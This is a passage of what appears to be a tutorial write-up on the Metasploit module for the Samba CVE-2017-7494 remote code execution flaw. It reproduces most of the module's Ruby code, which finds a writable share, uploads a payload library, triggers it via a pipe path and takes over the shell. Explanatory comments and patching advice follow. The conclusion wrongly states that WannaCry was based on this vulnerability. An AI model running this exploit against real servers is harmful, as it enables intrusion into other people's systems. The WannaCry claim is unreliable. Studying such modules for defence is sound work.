      wfd << wrapped_payload
      wfd.close

      @payload_name = random_filename

    rescue ::Rex::Proto::SMB::Exceptions::ErrorCode => e
      print_error("Write #{@share}#{filename}: #{e}")
      return false

    ensure
      simple.disconnect("\\\\#{rhost}\\#{@share}")
    end

    print_status("Uploaded payload to \\\\#{rhost}\\#{@share}#{filename}")
    return true
  end

  # Try both pipe open formats in order to load the uploaded shared library
  def trigger_payload

    target = [@share_path, @path, @payload_name].join("/").gsub(/\/+/, '/')
    [
      "\\\\PIPE\\" + target,
      target
    ].each do |tpath|

      print_status("Loading the payload from server-side path #{target} using #{tpath}...")

      smb_connect

      # Try to execute the shared library from the share
      begin
        simple.client.create_pipe(tpath)
        probe_module_path(tpath)

      rescue Rex::StreamClosedError, Rex::Proto::SMB::Exceptions::NoReply,
```

```
::Timeout::Error, ::EOFError
        # Common errors we can safely ignore

      rescue Rex::Proto::SMB::Exceptions::ErrorCode => e

        # Look for STATUS_OBJECT_PATH_INVALID indicating our interact payload
loaded
        if e.error_code == 0xc0000039
          print_good("Probe response indicates the interactive payload was loaded...")

          smb_shell = self.sock
          self.sock = nil
          remove_socket(sock)
          handler(smb_shell)
          return true
        else
          print_error("  >> Failed to load #{e.error_name}")
        end
      end

      disconnect

    end

    false
  end

  # Use fancy payload wrappers to make exploitation a joyously lazy exercise
  def cycle_possible_payloads
    template_base = ::File.join(Msf::Config.data_directory, "exploits", "CVE-2017-7494")
    template_list = []
    template_type = nil
    template_arch = nil

    # Handle the generic command types first
    if target.arch.include?(ARCH_CMD)
      template_type = target['Interact'] ? 'findsock' : 'system'

      all_architectures = @@payload_arch_mappings.values.flatten.uniq

      # Include our bonus architectures for the interact payload
      if target['Interact']
        @@payload_arch_bonus.each do |t_arch|
          all_architectures << t_arch
        end
      end
```

```
    # Prioritize the most common architectures first
    %W{ x86_64 x86 armel armhf mips mipsel }.each do |t_arch|
      template_list << all_architectures.delete(t_arch)
    end

    # Queue up the rest for later
    all_architectures.each do |t_arch|
      template_list << t_arch
    end

  # Handle the specific architecture targets next
  else
    template_type = 'shellcode'
    target.arch.each do |t_name|
      @@payload_arch_mappings[t_name].each do |t_arch|
        template_list << t_arch
      end
    end
  end

  # Remove any duplicates that mau have snuck in
  template_list.uniq!

  # Cycle through each top-level platform we know about
  @@payload_platforms.each do |t_plat|

    # Cycle through each template and yield
    template_list.each do |t_arch|


      wrapper_path = ::File.join(template_base, "samba-root-#{template_type}-#{t_plat}-
#{t_arch}.so.gz")
      next unless ::File.exists?(wrapper_path)

      data = ''
      ::File.open(wrapper_path, "rb") do |fd|
        data = Rex::Text.ungzip(fd.read)
      end

      pidx = data.index('PAYLOAD')
      if pidx
        data[pidx, payload.encoded.length] = payload.encoded
      end

      vprint_status("Using payload wrapper 'samba-root-#{template_type}-#{t_arch}'...")
```

```
      yield(data)
    end
  end
end

# Verify that the payload settings make sense
def sanity_check
  if target['Interact'] && datastore['PAYLOAD'] != "cmd/unix/interact"
    print_error("Error: The interactive target is chosen (0) but PAYLOAD is not set to
cmd/unix/interact")
    print_error("       Please set PAYLOAD to cmd/unix/interact and try this again")
    print_error("")
    fail_with(Failure::NoTarget, "Invalid payload chosen for the interactive target")
  end

  if ! target['Interact'] && datastore['PAYLOAD'] == "cmd/unix/interact"
    print_error("Error: A non-interactive target is chosen but PAYLOAD is set to
cmd/unix/interact")
    print_error("       Please set a valid PAYLOAD and try this again")
    print_error("")
    fail_with(Failure::NoTarget, "Invalid payload chosen for the non-interactive target")
  end
end

# Shorthand for connect and login
def smb_connect
  connect
  smb_login
end

# Start the shell train
def exploit
  # Validate settings
  sanity_check

  # Setup SMB
  smb_connect

  # Find a writeable share
  find_writeable

  # Retrieve the server-side path of the share like a boss
  print_status("Retrieving the remote path of the share '#{@share}'")
  @share_path = find_share_path
  print_status("Share '#{@share}' has server-side path '#{@share_path}")
```

```
    # Disconnect
    disconnect

    # Create wrappers for each potential architecture
    cycle_possible_payloads do |wrapped_payload|

      # Connect, upload the shared library payload, disconnect
      smb_connect
      upload_payload(wrapped_payload)
      disconnect

      # Trigger the payload
      early = trigger_payload

      # Cleanup the payload
      begin
        smb_connect
        simple.connect("\\\\#{rhost}\\#{@share}")
        uploaded_path = @path.length == 0 ? "\\#{@payload_name}" :
"\\#{@path}\\#{@payload_name}"
        simple.delete(uploaded_path)
        disconnect
      rescue Rex::StreamClosedError, Rex::Proto::SMB::Exceptions::NoReply,
::Timeout::Error, ::EOFError
      end

      # Bail early if our interact payload loaded
      return if early
    end
  end

  # A version-based vulnerability check for Samba
  def check
    res = smb_fingerprint

    unless res['native_lm'] =~ /Samba ([\d\.]+)/
      print_error("does not appear to be Samba: #{res['os']} / #{res['native_lm']}")
      return CheckCode::Safe
    end

    samba_version = Gem::Version.new($1.gsub(/\.$/, ''))

    vprint_status("Samba version identified as #{samba_version.to_s}")

    if samba_version < Gem::Version.new('3.5.0')
      return CheckCode::Safe
```

```
    end

    # Patched in 4.4.14
    if samba_version < Gem::Version.new('4.5.0') &&
       samba_version >= Gem::Version.new('4.4.14')
      return CheckCode::Safe
    end

    # Patched in 4.5.10
    if samba_version > Gem::Version.new('4.5.0') &&
       samba_version < Gem::Version.new('4.6.0') &&
       samba_version >= Gem::Version.new('4.5.10')
      return CheckCode::Safe
    end

    # Patched in 4.6.4
    if samba_version >= Gem::Version.new('4.6.4')
      return CheckCode::Safe
    end

    smb_connect
    find_writeable_share_path
    disconnect

    if @share.to_s.length == 0
      print_status("Samba version #{samba_version.to_s} found, but no writeable share has
been identified")
      return CheckCode::Detected
    end

    print_good("Samba version #{samba_version.to_s} found with writeable share
'#{@share}'")
    return CheckCode::Appears
  end
end
```

Abstraction of the key parts of the code

The payload type is set at this point. If the payload is not set by the user, program will automatically select the default payload according to the set target (type/architecture of the target PC).

```
'Payload'        =>
        {
          'Space'       => 9000,
          'DisableNops' => true
        },
      'Platform'        => 'linux',
      'Targets'         =>
        [

          [ 'Automatic (Interact)',
            { 'Arch' => ARCH_CMD, 'Platform' => [ 'unix' ], 'Interact' => true,
              'Payload' => {
                'Compat' => {
                  'PayloadType' => 'cmd_interact', 'ConnectionType' => 'find'
                }
```

The samba sever shared directories of the vulnerable machine are being searched at this point

```
  def enumerate_directories(share)
    begin
      self.simple.connect("\\\\#{rhost}\\#{share}")
      stuff = self.simple.client.find_first("\\*")
      directories = [""]
      stuff.each_pair do |entry,entry_attr|
        next if %W{. ..}.include?(entry)
        next unless entry_attr['type'] == 'D'
        directories << entry
      end
      return directories
```

Here, the program is identifying whether the shared directory found has read and write permissions. This will create a sample file and delete when the verification is done

```
  def verify_writeable_directory(share, directory="")
    begin
      simple.connect("\\\\#{rhost}\\#{share}")

      random_filename = Rex::Text.rand_text_alpha(5)+".txt"
      filename = directory.length == 0 ? "\\#{random_filename}" : "\\#{directory}\\#{random_filename}"

      wfd = simple.open(filename, 'rwct')
      wfd << Rex::Text.rand_text_alpha(8)
      wfd.close

      simple.delete(filename)
      return true
```

Retrieving the server-side path by using netgetshareinfo function.

```
 def find_share_path
   share_info = smb_netsharegetinfo(@share)
   share_info[:path].gsub("\\", "/").sub(/^.*:/, '')
 end
```

This function is finding the writable path from the found shares

```
 def find_writeable
   find_writeable_share_path
   unless @share && @path
     print_error("No suitable share and path were found, try setting SMB_SHARE_NAME and
SMB_FOLDER")
     fail_with(Failure::NoTarget, "No matching target")
   end
```

This line of code will simply print the selected path on the screen.

```
print_status("Using location \\\\#{rhost}\\#{@share}\\#{@path} for the path")
 end
```

This function will simply connect to the writable file share and upload the payload to the selected path of the share.

```
 def upload_payload(wrapped_payload)
   begin
     self.simple.connect("\\\\#{rhost}\\#{@share}")

     random_filename = Rex::Text.rand_text_alpha(8)+".so"
     filename = @path.length == 0 ? "\\#{random_filename}" : "\\#{@path}\\#{random_filename}"

     wfd = simple.open(filename, 'rwct')
     wfd << wrapped_payload
     wfd.close

     @payload_name = random_filename
```

This part will print the status of the uploaded payload whether it is successful or not.

```
   rescue ::Rex::Proto::SMB::Exceptions::ErrorCode => e
     print_error("Write #{@share}#{filename}: #{e}")
     return false

   print_status("Uploaded payload to \\\\#{rhost}\\#{@share}#{filename}")
   return true
 end
```

This function is used to trigger the uploaded payload to be executed on the target PC

```
def trigger_payload

  target = [@share_path, @path, @payload_name].join("/").gsub(/\/+/, '/')
  [
    "\\\\PIPE\\" + target,
    target
  ].each do |tpath|

    print_status("Loading the payload from server-side path #{target} using #{tpath}...")

    smb_connect

    # Try to execute the shared library from the share
    begin
      simple.client.create_pipe(tpath)
      probe_module_path(tpath)

    rescue Rex::StreamClosedError, Rex::Proto::SMB::Exceptions::NoReply, ::Timeout::Error, ::EOFError
      # Common errors we can safely ignore

    rescue Rex::Proto::SMB::Exceptions::ErrorCode => e

      # Look for STATUS_OBJECT_PATH_INVALID indicating our interact payload loaded
      if e.error_code == 0xc0000039
        print_good("Probe response indicates the interactive payload was loaded...")

        smb_shell = self.sock
        self.sock = nil
        remove_socket(sock)
        handler(smb_shell)
        return true
      else
        print_error("  >> Failed to load #{e.error_name}")
      end
    end
```

This code segment will call the functions that are defined. This is the main part of this code.

```
def exploit
  # Validate settings
  sanity_check

  # Setup SMB
  smb_connect

  # Find a writeable share
  find_writeable
```

```
    # Retrieve the server-side path of the share like a boss
    print_status("Retrieving the remote path of the share '#{@share}'")
    @share_path = find_share_path
    print_status("Share '#{@share}' has server-side path '#{@share_path}")

    # Disconnect
    disconnect

    # Create wrappers for each potential architecture
    cycle_possible_payloads do |wrapped_payload|

      # Connect, upload the shared library payload, disconnect
      smb_connect
      upload_payload(wrapped_payload)
      disconnect

      # Trigger the payload
      early = trigger_payload

      # Cleanup the payload
      begin
        smb_connect
        simple.connect("\\\\#{rhost}\\#{@share}")
        uploaded_path = @path.length == 0 ? "\\#{@payload_name}" : "\\#{@path}\\#{@payload_name}"
        simple.delete(uploaded_path)
        disconnect
      rescue Rex::StreamClosedError, Rex::Proto::SMB::Exceptions::NoReply, ::Timeout::Error, ::EOFError
      end

      # Bail early if our interact payload loaded
      return if early
    end
  end
```

Conclusion

1. The vulnerable samba servers should be patched
2. If the vulnerability is not addressed as a major threat and mitigated, data loses, privilege escalation and executing of malicious codes can take place to compromise the confidentiality and integrity of the affected system
3. WannaCry ransomware attack was specifically based on this vulnerability.
4. By adding the following line of code to the smb.conf file, the threat can be minimized:

   nt pipe support = no